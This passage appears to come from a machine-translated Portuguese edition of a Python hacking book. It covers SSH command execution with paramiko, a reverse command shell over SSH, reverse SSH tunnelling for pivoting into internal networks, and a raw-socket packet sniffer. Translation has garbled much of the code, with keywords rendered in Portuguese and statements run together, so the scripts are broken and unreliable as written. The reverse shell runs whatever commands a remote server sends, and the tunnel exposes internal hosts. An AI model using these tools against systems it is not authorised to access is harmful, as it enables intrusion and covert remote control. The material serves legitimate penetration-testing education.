      [*] Não há mais dados. Fechando conexões.
```

Você pode ver claramente que somos capazes de receber com sucesso a bandeira FTP e enviar um nome de usuário e senha, e que limpa sai quando o servidor nos pontapés por causa de credenciais incorretas.

SSH com paramiko

Girando com BHNET é muito útil, mas às vezes é sábio para criptografar o tráfego para evitar a detecção. Um meio comum de fazer isso é túnel do tráfego usando Secure Shell (SSH). Mas se o seu destino não tem um cliente SSH (como 99,81943 por cento dos sistemas Windows)?

Embora existam grandes clientes SSH disponíveis para Windows, como massa de vidraceiro, este é um livro sobre Python. Em Python, você poderia usar soquetes brutos e um pouco de magia de criptografia para criar seu próprio cliente SSH ou servidor - mas por que criar quando você pode reutilizar? Paramiko usando PyCrypto lhe dá acesso simples ao protocolo SSH2.

Para saber mais sobre como funciona este biblioteca, usaremos paramiko para fazer uma conexão e executar um comando em um sistema SSH, configurar um servidor SSH e cliente SSH para executar comandos remotos em uma máquina Windows e, finalmente, decifrar o demo túnel reverso arquivo incluído com paramiko para duplicar a opção de proxy de BHNET. Vamos começar.

Primeiro, pegue paramiko usando instalador pip (ou baixá-lo <http://www.paramiko.org/>):

```
pip instalar paramiko
```

Vamos usar alguns dos arquivos de demonstração mais tarde, por isso certifique-se de baixá-los no site da paramiko também. Criar um novo arquivo chamado *bh_sshcmd.py* e digite o seguinte:

```
importação de threading
importação paramiko
subprocess importação

❶ ssh_command def (ip, usuário, passwd, comando):
    cliente = paramiko.SSHClient ()
    # client.load_host_keys (' / home / justin / .ssh / known_hosts ')
    ❷     client.set_missing_host_key_policy (paramiko.AutoAddPolicy ())
    client.connect (ip, username = usuário, senha
    = passwd) ssh_session = client.get_transport () open_session () se ssh_session.active.:

    ❸     ssh_session.exec_command (comando) ssh_session.recv
    impressão (1024) return

ssh_command ('192.168.100.131', 'Justin', 'lovesthepython', 'id')
```

Este é um programa bastante simples. Nós criamos uma função chamada

`ssh_command` ❶, que faz uma conexão com um servidor SSH e executa um único comando. Observe que paramiko suporta autenticação com chaves ❷ em vez de (ou além) autenticação de senha. Usando a autenticação de chave SSH é altamente recomendável em um engajamento real, mas para facilidade de uso neste exemplo, vamos ficar com o tradicional nome de usuário e senha de autenticação.

Porque nós estamos controlando ambas as extremidades desta conexão, vamos definir a política de aceitar a chave SSH para o servidor SSH que está se conectando ❸ e fazer a conexão. Finalmente, assumindo que a conexão é feita, corremos o comando que nós passamos ao longo da chamada para o `ssh_command` função no nosso exemplo o comando identidade ❹.

Vamos executar um teste rápido, ligando para o nosso servidor Linux:

```
C:\tmp> bh_sshcmd.py python  
Uid = 1000 GID = 1001 grupos (Justin) (Justin) = 1001 (Justin)
```

Você verá que ele se conecta e, em seguida, executa o comando. Você pode facilmente modificar este script para executar vários comandos em um servidor SSH ou executar comandos em vários servidores SSH.

Assim, com o básico feito, vamos modificar nosso script para suportar comandos que funcionam em nosso cliente do Windows através de SSH. Claro que, normalmente quando utilizando o SSH, você usar um cliente SSH para se conectar a um servidor SSH, mas porque o Windows não inclui um servidor SSH out-of-the-box, precisamos reverter isso e enviar comandos do nosso servidor SSH para o cliente SSH. Criar um novo arquivo chamado `bh_sshRcmd.py` e digite o seguinte: [6]

```
importação de threading  
importação paramiko  
subprocess importação  
  
ssh_command def (ip, usuário, passwd, comando):  
    cliente = paramiko.SSHClient ()  
    # client.load_host_keys ('/ home / justin / .ssh / known_hosts') client.set_missing_host_key_policy  
    (paramiko.AutoAddPolicy ()) client.connect (ip, username = usuário, senha = passwd) ssh_session =  
    client.get_transport ().open_session () se ssh_session.active:  
  
        ssh_session.send (comando)  
        ssh_session.recv impressão (1024) # Ler bandeira while True:  
  
            command = ssh_session.recv (1024) #get o comando da tentativa servidor SSH: cmd_output =  
            subprocess.check_output (comando, shell = True)  
  
            ssh_session.send (cmd_output)
```

```

        exceto exceção, e:
            ssh_session.send (str (e)) client.close ()
        return

    ssh_command ( '192.168.100.130', 'Justin', 'lovesthepython', 'ClientConnected')

```

As primeiras linhas são como o nosso último programa e o novo material começa no **while True: ciclo**. Note também que o primeiro comando enviamos é ClientConnected. Você verá porque quando criamos o outro lado da conexão SSH.

Agora crie um novo arquivo chamado *bh_sshserver.py* e digite o seguinte:

```

soquete import sys
importação importação
paramiko importação de
threading
# usando a chave dos arquivos de demonstração paramiko
❶ host_key = paramiko.RSAKey (nome = 'test_rsa.key')

❷ classe Server (paramiko.ServerInterface):
    _init_ def (self):
        self.event = threading.Event () def check_channel_request (auto, tipo,
        chanid):
            se 'sessão' tipo ==:
                voltar paramiko.OPEN_SUCCEEDED
                voltar paramiko.OPEN_FAILED_ADMINISTRATIVELY_PROHIBITED def check_auth_password (self,
                nome de usuário, senha):
                    if (nome == 'Justin') e (password == 'lovesthepython'):
                        regresso paramiko.AUTH_SUCCESSFUL retornar
                paramiko.AUTH_FAILED servidor = sys.argv [1] ssh_port = int (sys.argv
                [2])

❸ experimentar: peúga = socket.socket (socket.AF_INET, socket.SOCK_STREAM)

        sock.setsockopt (socket.SOL_SOCKET, socket.SO_REUSEADDR, 1) sock.bind ((servidor, ssh_port))
        sock.listen (100)

        print '[+] Ouvir para a conexão ...' cliente, addr = sock.accept () exceto
        exceção, e:

            print '[-] Ouvir falhou:' + str (e) sys.exit (1)

        print '[+] Tem uma conexão!

❹ experimentar: bhSession = paramiko.Transport (cliente)

        bhSession.add_server_key (host_key) server = Server () tentar:
            bhSession.start_server (server = servidor), exceto paramiko.SSHException,
            x:

                print '[-] negociação SSH falhou.' chan = bhSession.accept (20)

❺      print '[+] autenticados!' chan.recv impressão
                (1024)

```

```

chan.send ( 'Welcome to bh_ssh')
❸ while True:
    experimentar: command = raw_input ( "comando Enter:") .strip ( '\n')

    se o comando = 'saída': chan.send (comando)
    chan.recv impressão (1024) + '\n' else: chan.send (
        'saída')

    print 'sair' bhSession.close () aumento
    Exception ( 'saída'), exceto KeyboardInterrupt:

    bhSession.close ()
    exceto exceção, e:
        print '[-] exceção Preso:' + str (e) tentar: bhSession.close (), excepto:

    passar
    sys.exit (1)

```

Este programa cria um servidor SSH que o nosso cliente SSH (onde queremos executar comandos) se conecta. Este poderia ser um Linux, Windows, ou mesmo sistema OS X que tem Python e paramiko instalado.

Para este exemplo, estamos usando a chave SSH incluídas nos arquivos de demonstração paramiko ❶. Começamos um ouvinte tomada ❷, tal como fizemos no início do capítulo, e depois SSHinize-lo ❸ e configurar os métodos de autenticação ❹. Quando um cliente foi autenticado ❺ e nós o enviado ClientConnected mensagem ❻, qualquer comando que digitar no *bh_sshserver* é enviado para o *bh_sshclient* e executado no *bh_sshclient*, ea saída é devolvida ao *bh_sshserver*.

Vamos dar uma chance.

Chutar os pneus

Para o demo, eu vou correr o servidor e o cliente na minha máquina Windows (veja Figura 2-1).



```
C:\tmp>bh_sshterm.py 192.168.100.130 22
[+] Listening for connection ...
[+] Got a connection!
[+] Authenticated!
ClientConnected
Enter command: dir *.④
Volume in drive C has no label.
Volume Serial Number is B08E-5B04

Directory of C:\tmp ⑤

09/16/2014  01:03 PM    <DIR>      .
09/16/2014  01:03 PM    <DIR>      ..
09/16/2014  10:01 AM    <DIR>      demos
09/14/2014  08:29 AM    <DIR>      paramiko-master
                  0 File(s)      0 bytes
                  4 Dir(s)   981.427.200 bytes free

Enter command:
```

```
C:\tmp>bh_sshclient.py
Welcome to bh_ssh ⑥
```

Figura 2-1. Usando SSH para executar comandos

Você pode ver que o processo é iniciado através da criação de nosso servidor SSH ① e, em seguida, conectando a partir de nosso cliente ②. O cliente está conectado com sucesso ③ e executar um comando ④. Nós não vemos nada no cliente SSH, mas o comando enviamos é executado no cliente ⑤ e a saída é enviada para o nosso servidor SSH ⑥.

Tunneling SSH

SSH tunneling é incrível, mas pode ser confuso para entender e configurar, especialmente quando se lida com um túnel SSH reverso.

Lembre-se que o nosso objectivo em tudo isso é para executar comandos que digitar um cliente SSH em um servidor SSH remoto. Ao usar um túnel SSH, em vez de comandos digitados serem enviados para o servidor, o tráfego de rede é enviado embalados dentro de SSH e depois embalado e entregue pelo servidor SSH. Imagine que você está na seguinte situação: Você tem acesso remoto a um servidor SSH em uma rede interna, mas você quer o acesso ao servidor web na mesma rede. Você não pode acessar o servidor web diretamente, mas o servidor com SSH instalado tem acesso e o servidor SSH não tem as ferramentas que deseja usar instalado nele.

Uma maneira de superar esse problema é a criação de um túnel SSH para a frente. Sem entrar em muitos detalhes, a execução do comando `ssh -L 8008: web: 80 justin @ sshserver` vai se conectar ao servidor ssh como usuário

justin e configurar a porta 8008 em seu sistema local. Qualquer coisa enviada para a porta 8008 será enviada pelo túnel SSH existente para o servidor SSH e entregue ao servidor web. **Figura 2-2** mostra isso em ação.




Figura 2-2. SSH tunneling para a frente

Isso é muito legal, mas lembrar que não há muitos sistemas Windows executando um serviço de servidor SSH. Nem tudo está perdido, no entanto. Podemos configurar uma conexão SSH tunneling inverso. Neste caso, nos conectamos com nosso próprio servidor SSH do cliente Windows na forma usual. Através dessa conexão SSH, também especificar uma porta remota no servidor SSH que será escavado um túnel para o host e a porta local (como mostrado na [Figura 2-3](#)). Este host e porta local pode ser usado, por exemplo, para expor a porta 3389 para acessar um sistema interno usando desktop remoto, ou para outro sistema que o cliente Windows pode acessar (como o servidor web no nosso exemplo).




Figura 2-3. SSH encapsulamento inversa

Os arquivos de demonstração paramiko incluir um arquivo chamado *rforward.py* que faz exatamente isso. Ele funciona perfeitamente como é que eu não será apenas reimprimir esse arquivo, mas eu gostaria de salientar alguns pontos importantes e executado através de um exemplo de como usá-lo. Aberto *rforward.py*, vá até a `Principal()`, e seguir adiante.

```
def principal():
    opções, servidor remoto = parse_options()
    password = None se
    options.readpass:

        password = getpass.getpass('Digite a senha SSH:')
    cliente = paramiko.SSHClient()
    client.load_system_host_keys()
    client.set_missing_host_key_policy(paramiko.WarningPolicy())
    detalhada ('Conexão com ssh host% s:% d ...' % (servidor
    [0], o servidor [1])) Experimente: client.connect(servidor [0], o servidor de [1], o utilizador = options.user,
    key_filename = options.keyfile,
```

```

look_for_keys = options.look_for_keys, password = senha), exceto de exceção como e:

print ( "*** Falha ao ligar a% s:% d:% r' % (servidor [0], o servidor [1],
e))
sys.exit (1)

detalhado ( 'Agora encaminhamento de porta remota% d para% s:% d ...' % (options.port, remoto [0], remoto [1]))


experimentar:
❸     reverse_forward_tunnel (options.port, remoto [0], remoto [1], client.get_transport (), excepto
KeyboardInterrupt:

print ( 'Cc: Port Forwarding parado.') sys.exit (0)

```

As poucas linhas no topo ❶ verifique para garantir que todos os argumentos necessários são passados para o script antes de configurar a conexão do cliente Parmakio SSH ❷ (que deve olhar muito familiar). A secção final em a Principal() chama a reverse_forward_tunnel função ❸.

Vamos ter um olhar para essa função.

```

def reverse_forward_tunnel (server_port, remote_host, remote_port, transporte):

❶     transport.request_port_forward ( " , server_port) while True:

❷         chan = transport.accept (1000) Chan, se é Nenhum:

            continuar
❸         Thr = threading.Thread (alvo = manipulador, args = (Chan, remote_host, remote_port))

thr.setDaemon (True) thr.start ()

```

Em paramiko, existem dois métodos de comunicação principais: transporte, que é responsável por fazer e manter a conexão criptografada, e canal, que atua como um meia para enviar e receber dados através da sessão de transporte criptografado. Aqui começamos a usar paramiko de request_port_forward para transmitir as ligações TCP de uma porta ❶ no servidor SSH e iniciar um novo canal de transporte ❷. Então, ao longo do canal, chamamos o manipulador de função ❸.

Mas nós ainda não terminamos.

```

manipulador def (Chan, host, port):
    peúga = socket.socket () tentar: sock.connect ((host,
port)), excepto de exceção como e:

detalhado ( 'Encaminhamento pedido para% s:% d falhou:% r' % (host, port e))

```

Retorna

```
'! Conectado túnel aberto% r ->% r ->% r' verbose (% (chan.origin_addr,
                                             chan.getpeername (),
                                             (Host, port)))
```

• while True:

R, W, X = select.select ([peúga, Chan], [], []) se peúga no r:

```
Dados = sock.recv (1024) se len (dados)
== 0:
    quebrar chan.send
(dados) se Chan em r:

Dados = chan.recv (1024) se len
(dados) == 0:
    quebrar sock.send
(dados) chan.close () sock.close ()
```

detalhado ('túnel fechado a partir de R%' % (chan.origin_addr,))

E, finalmente, os dados são enviados e recebidos ⑦.

Vamos dar-lhe uma tentativa.

Chutar os pneus

Vamos correr *rforward.py* do nosso sistema Windows e configurá-lo para ser o homem de meia como tráfego de túnel de um servidor web para o nosso servidor Kali SSH.

```
C:\tmp\demos> rforward.py 192.168.100.133 -p 8080 -r 192.168.100.128:80
- - user justin --password
Digite a senha SSH:
Ligar a série ssh 192.168.100.133:22 ...
C:\python27\lib\site-packages\paramiko\client.py: 517: UserWarning: Desconhecido ssh-r
sa chave de host para 192.168.100.133: cb28bb4e3ec68e2af4847a427f08aa8b (key.get_name(), hostname, hexlify
(key.get_fingerprint())))
Agora encaminhamento porta remota 8080 para 192.168.100.128:80 ...
```

Você pode ver que na máquina Windows, eu fiz uma conexão com o servidor SSH no 192.168.100.133 e abriu a porta 8080 no servidor, que irá encaminhar o tráfego para a porta 192.168.100.128 80. Então agora se eu navegar para <http://127.0.0.1:8080> no meu servidor Linux, eu conectar ao servidor web em 192.168.100.128 através do túnel de SSH, como mostrado na [Figura 2-4](#).




Figura 2-4. exemplo túnel SSH reverso

Se você virar para trás para a máquina Windows, você também pode ver a conexão que está sendo feita em paramiko:

```
Conectado! Túnel aberto (u'127.0.0.1', 54537) -> ('192.168.100.133', 22) -> ('192.168.100.128', 80)
```

SSH e túneis SSH são importantes para entender e usar. Saber quando e como SSH e túnel SSH é uma habilidade importante para chapéus pretos e paramiko torna possível para adicionar capacidades de SSH para suas ferramentas de Python existentes.

Nós criamos algumas ferramentas muito simples, mas muito úteis neste capítulo. Encorajo-vos a expandir e modificar, se necessário. O objetivo principal é desenvolver um firme aperto de usar Python rede para criar ferramentas que você pode

usar durante os testes de penetração, pós-exploração, ou enquanto bug-caça. Vamos passar a usar soquetes brutos e realizando rede sniffing, e depois vamos combinar os dois para criar um scanner de descoberta de hosts Python puro.

[[5](#)] A documentação tomada completa pode ser encontrada aqui:

<http://docs.python.org/2/library/socket.html> .

[[6](#)] Essa discussão se expande sobre o trabalho por Hussam Khrais, que pode ser encontrado na

<http://resources.infosecinstitute.com/> .

Capítulo 3. A Rede: Raw Sockets e cheirando

sniffers de rede permitem que você veja pacotes entrando e saindo de uma máquina de destino. Como resultado, eles têm muitos usos práticos antes e depois da exploração. Em alguns casos, você vai ser capaz de usar Wireshark (<http://wireshark.org/>) para monitorar o tráfego, ou usar uma solução Pythonic como scapy (que vamos explorar no próximo capítulo). No entanto, há uma vantagem para saber como jogar juntos um sniffer rápido para ver o tráfego de rede de decodificação. Escrevendo uma ferramenta como esta também lhe dará um profundo apreço para as ferramentas maduras que podem indolor cuidar dos pontos mais delicados com pouco esforço de sua parte. Você também provavelmente vai pegar algumas novas técnicas de Python e talvez um melhor entendimento de como os bits de rede de baixo nível trabalhar.

No capítulo anterior, nós cobrimos como enviar e receber dados usando TCP e UDP, e sem dúvida isso é como você irá interagir com a maioria dos serviços de rede. Mas por baixo destes protocolos de nível superior são os blocos fundamentais de como pacotes de rede são enviados e recebidos. Você vai usar soquetes brutos para acessar informações de rede de nível inferior, como o IP cru e cabeçalhos ICMP. No nosso caso, estamos interessados apenas na camada IP e superior, por isso não vamos decodificar qualquer informação Ethernet. Claro, se você pretende realizar quaisquer ataques de baixo nível, tais como envenenamento ARP ou você está desenvolvendo ferramentas de avaliação sem fio, você precisa para tornar-se intimamente familiarizado com quadros Ethernet e seu uso.

Vamos começar com uma breve explicação passo a passo de como descobrir hosts ativos em um segmento de rede.

A construção de uma UDP Anfitrião Discovery Tool

O principal objetivo do nosso sniffer é a realização de descoberta de hosts baseados em UDP em uma rede alvo. Atacantes querer ser capaz de ver todos os alvos potenciais em uma rede para que eles possam focar suas tentativas de reconhecimento e exploração.

Usaremos um comportamento conhecido da maioria dos sistemas operacionais ao manusear as portas UDP fechadas para determinar se há um host ativo em um determinado endereço IP. Quando você envia um datagrama UDP para uma porta fechada em um host, que hospedam normalmente envia de volta uma mensagem de ICMP indicando que a porta está inacessível. Esta mensagem ICMP indica que há uma série vivo porque nós assumimos que não havia anfitrião se não receber uma resposta para o datagrama UDP. É essencial que nós escolhemos uma porta UDP que provavelmente não vai ser usado, e para cobertura máxima que pode sondar várias portas para garantir que não estão batendo um serviço UDP ativo.

Por UDP? Não há nenhuma sobrecarga em pulverização da mensagem através de uma sub-rede inteira e espera para as respostas ICMP chegar em conformidade. Isto é bastante um scanner simples de construir com a maior parte do trabalho vai para decodificar e analisar os vários cabeçalhos de protocolo de rede. Vamos implementar este scanner de acolhimento para Windows e Linux para maximizar a probabilidade de ser capaz de usá-lo dentro de um ambiente corporativo.

Também poderia construir lógica adicional em nosso scanner para lançar análises completas de portas do Nmap em quaisquer hosts que descobrimos para determinar se eles têm uma superfície de ataque rede viável. Estes são exercícios deixados para o leitor, e estou ansioso para ouvir algumas das maneiras criativas que você pode expandir este conceito central. Vamos começar.

Packet sniffing em Windows e Linux

Acessando sockets no Windows é um pouco diferente do que seus irmãos Linux, mas queremos ter a flexibilidade para implantar o mesmo sniffer para múltiplas plataformas. Vamos criar nosso objeto de soquete e então determinar qual plataforma nós estamos executando. Janelas nos obriga a definir algumas bandeiras adicionais através de um controle de entrada tomada / saída (IOCTL), [7] que permite que o modo promiscuo na interface de rede. Em nosso primeiro exemplo, nós simplesmente montar o nosso sniffer socket raw, lido em um único pacote, e em seguida, saia.

```
import os.sockets de
importação

# sediar a ouvir no host =
"192.168.0.196"

# criar um socket raw e vinculá-lo à interface pública se os.name == "nt":

❶     socket_protocol = socket.IPPROTO_IP mais: socket_protocol =
socket.IPPROTO_ICMP

tubo aspirador = socket.socket (socket.AF_INET, socket.SOCK_RAW, socket_protocol)

sniffer.bind ((hospedeiro, 0))

# queremos que os cabeçalhos IP incluídos na captura
❷ sniffer.setsockopt (socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

# se estiver usando o Windows, é preciso enviar um IOCTL
# para configurar o modo promiscuo
❸ se os.name == "nt":
    sniffer.ioctl (socket.SIO_RCVALL, socket.RCVALL_ON)

    # lido em um único pacote
❹ sniffer.recvfrom impressão (65565)

    # se estiver usando o Windows, desligue o modo promiscuo
❺ se os.name == "nt":
    sniffer.ioctl (socket.SIO_RCVALL, socket.RCVALL_OFF)
```

Começamos por construir o nosso objeto de soquete com os parâmetros necessários para farejar pacotes em nosso interface de rede ❶. A diferença entre Windows e Linux é que o Windows vai permitir-nos para farejar todos os pacotes de entrada independentemente do protocolo, enquanto o Linux nos obriga a especificar que estamos cheirando ICMP. Note que estamos usando o modo indiscriminado, o que requer privilégios administrativos no Windows ou raiz no Linux. modo promiscuo nos permite capturar todos os pacotes que a placa de rede vê, mesmo aqueles que não

destinado para o seu host específico. Em seguida, definir uma opção de socket ❷ que inclui os cabeçalhos IP em nossos pacotes capturados. O próximo passo ❸ é determinar se estamos usando o Windows, e em caso afirmativo, realizamos o passo adicional de enviar um IOCTL para o driver da placa de rede para ativar o modo promíscuo. Se você estiver executando o Windows em uma máquina virtual, você provavelmente vai receber uma notificação de que o sistema operacional convidado é habilitar o modo promíscuo; você, é claro, vai permitir isso. Agora estamos prontos para realmente executar alguns sniffing, e neste caso estamos simplesmente imprimir o pacote inteiro cru ❹ sem decodificação de pacotes. Este é apenas para testar para se certificar de que temos o núcleo do nosso trabalho código de sniffing. Após um único pacote é inalado, mais uma vez testar para Windows, e desativar o modo promíscuo ❺ antes de sair do script.

Chutar os pneus

Abra um terminal fresca ou *cmd.exe* shell no Windows e execute o seguinte:

```
sniffer.py python
```

Em outra janela de terminal ou shell, você pode simplesmente escolher um host para ping. Aqui, vamos executar ping *nostarch.com*:

```
de ping nostarch.com
```

Em sua primeira janela onde você executou o seu sniffer, você deve ver alguma saída ilegível que se assemelha a seguinte:

```
( 'E \x00 \x00: \x0f \x98 \x00 \x00 \x80 \x11 \xA9 \X0e \xc0 \xa8 \x00 \xbb \xc0 \xa8 \x00 \x01 \x04 \x01 \X005 \x00 e \
\xd6d \n \xde \x01 \x00 \x00 \x01 \x00 \x00 \x00 \x00 \x00 \x00 \x08 nostarch \x03com \x00 \x00 \x01 \x00 \x01'
```

```
, ('192.168.0.187', 0))
```

Você pode ver que temos capturado o pedido inicial de ping ICMP destinados à *nostarch.com* (com base na aparência da corda *nostarch.com*). Se você estiver executando este exemplo em Linux, então você receberia a resposta do *nostarch.com*. Sniffing um pacote não é muito útil, por isso vamos adicionar alguma funcionalidade para processar mais pacotes e decodificar seu conteúdo.

Decodificar a Camada IP

Na sua forma atual, a nossa sniffer recebe todos os cabeçalhos IP juntamente com quaisquer protocolos superiores, como TCP, UDP, ou ICMP. A informação é embalado em forma binária, e como mostrado acima, é bastante difícil de entender. Estamos indo agora para trabalhar em decodificar a parte IP de um pacote para que possamos retirar informação útil, como o tipo de protocolo (TCP, UDP, ICMP), e os endereços IP de origem e de destino. Esta será a base para você começar a criar ainda mais a análise de protocolo mais tarde.

Se examinarmos o que um pacote actual parece na rede, você terá uma compreensão de como precisamos decodificar os pacotes de entrada. Referir-se

[Figura 3-1](#) para a composição de um cabeçalho de IP.

Internet Protocol							
Bit Offset	0–3	4–7	8–15	16–18	19–31		
0	Version	HDR Length	Type of Service	Total Length			
32	Identification			Flags	Fragment Offset		
64	Time to Live		Protocol	Header Checksum			
96	Source IP Address						
128	Destination IP Address						
160	Options						

Figura 3-1. estrutura cabeçalho IPv4 típica

Vamos decodificar todo o cabeçalho IP (exceto o campo Opções) e extrair o tipo de protocolo, origem e endereço IP de destino. Usando o Python `ctypes`

módulo para criar uma estrutura de C-like nos permitirá ter um formato amigável para lidar com o cabeçalho IP e seus campos membros. Primeiro, vamos dar uma olhada na definição C do que um cabeçalho IP parece.

```
ip struct {
    u_char ip_hl: 4; u_char ip_v:
    4; IP_TOS u_char; u_short
    ip_len; u_short ip_id;
    u_short ip_off; IP_TTL
    u_char; u_char ip_p;
```

```

    u_short ip_sum; u_long
    ip_src; u_long ip_dst; }

```

Agora você tem uma idéia de como mapear os tipos de dados C para os valores de cabeçalho IP. Usando o código C como uma referência ao traduzir a objectos Python pode ser útil, pois torna-se transparente para **convertê-los em Python puro. De nota, o ip_hl e ip_v campos têm uma notação bit adicionado a eles (o: 4 parte).** Isto indica que estes são campos de bits, e eles são 4 bits de largura. Vamos usar uma solução de Python puro para se certificar esses campos mapear corretamente para que possamos evitar ter que fazer qualquer manipulação de bits. Vamos implementar a nossa rotina de decodificação IP em *sniffer_ip_header_decode.py* como mostrado abaixo.

tomada de importação

```

import os import struct de ctypes
importação *

# sediar a ouvir no host =
"192.168.0.187"

# nosso cabeçalho IP
❶ IP classe (estrutura):
_fields_ = [
    ("DIH", c_ubyte, 4),
    ("versão", c_ubyte, 4),
    ("Tos", c_ubyte),
    ("Len", c_ushort),
    ("identidade", c_ushort),
    ("Compensar", c_ushort),
    ("TTL", c_ubyte),
    ("Protocolo_num", c_ubyte), ("sum",
                                 c_ushort),
    ("Src", c_ulong),
    ("DST", c_ulong)
]

def __new__(self, socket_buffer = Nenhum):
    self.from_buffer_copy retorno (socket_buffer)

def __init__(self, socket_buffer = Nenhum):

    # constantes mapa protocolo para seus nomes self.protocol_map = {1: "ICMP", 6:
    "TCP", 17: "UDP"}

❷     # endereços IP legíveis
    self.src_address = socket.inet_ntoa (struct.pack ( "<L", self.src)) self.dst_address = socket.inet_ntoa (struct.pack (
    "<L", self.dst))

    # legível tentativa protocolo: self.protocol = self.protocol_map [self.protocol_num] excepto:

```

```

        self.protocol = str (self.protocol_num)

# esta deve ser familiar a partir do exemplo anterior, se os.name == "nt":

        socket_protocol = socket.IPPROTO_IP mais: socket_protocol =
socket.IPPROTO_ICMP

tubo aspirador = socket.socket (socket.AF_INET, socket.SOCK_RAW, socket_protocol)

sniffer.bind ((hospedeiro, 0))
sniffer.setsockopt (socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

se os.name == "nt":
    sniffer.ioctl (socket.SIO_RCVALL, socket.RCVALL_ON) tentar:

while True:

    # lido em um pacote
❸    raw_buffer = sniffer.recvfrom (65565) [0]

    # criar um cabeçalho IP a partir dos primeiros 20 bytes do tampão
❹    ip_header = IP (raw_buffer [0:20])

    # imprimir o protocolo que foi detectado e os anfitriões
❺    print "Protocolo:% s% s ->% s" % (ip_header.protocol, endereço ip_header.src_, ip_header.dst_address)

# lidar com CTRL-C
exceto KeyboardInterrupt:

    # se estiver usando o Windows, desligue o modo promíscuo se os.name == "nt":

        sniffer.ioctl (socket.SIO_RCVALL, socket.RCVALL_OFF)

```

O primeiro passo é a definição de um pitão ctypes estrutura ❶ que vai mapear os primeiros 20 bytes do tampão recebido num cabeçalho IP simpática. Como você pode ver, todos os campos que identificamos e a estrutura C anterior igualar-se bem. O __Novo__ método do IP classe simplesmente leva em um buffer matéria (neste caso, o que recebemos na rede) e forma a estrutura da mesma. Quando o

nisso método é chamado, __Novo__ já está concluído o processamento do tampão. Dentro nisso, estamos simplesmente fazendo algumas tarefas domésticas para dar alguma saída legível para o protocolo em uso e os endereços IP ❷.

Com a nossa recém-formado IP estrutura, nós agora colocar na lógica de ler continuamente em pacotes e analisar suas informações. O primeiro passo é ler no pacote ❸ e, em seguida, passar os primeiros 20 bytes ❹ para inicializar o nosso IP estrutura. Em seguida, nós simplesmente imprimir as informações que temos capturado ❺. Vamos testá-lo.

Chutar os pneus

Vamos testar o nosso código anterior para ver que tipo de informação que estamos extraíndo os pacotes brutos sendo enviado. Eu definitivamente recomendo que você faça isso de teste da sua máquina Windows, como você vai ser capaz de ver TCP, UDP e ICMP, que lhe permite fazer alguns testes bastante puro (abrir um navegador, por exemplo). Se você está confinado a Linux, em seguida, executar o teste de ping anterior para vê-lo em ação. Abra um terminal e digite:

```
sniffer_ip_header_decode.py python
```

Agora, porque o Windows é muito falador, é provável que você ver uma saída imediatamente. Eu testei esse script abrindo o Internet Explorer e vai

www.google.com, e aqui é a saída do nosso script:

```
Protocolo: UDP 192.168.0.190 -> Protocolo 192.168.0.1: UDP 192.168.0.1 ->  
192.168.0.190 Protocolo: UDP 192.168.0.190 -> 192.168.0.187 Protocolo:  
192.168.0.187 TCP -> 74.125.225.183 Protocolo: 192.168.0.187 TCP ->  
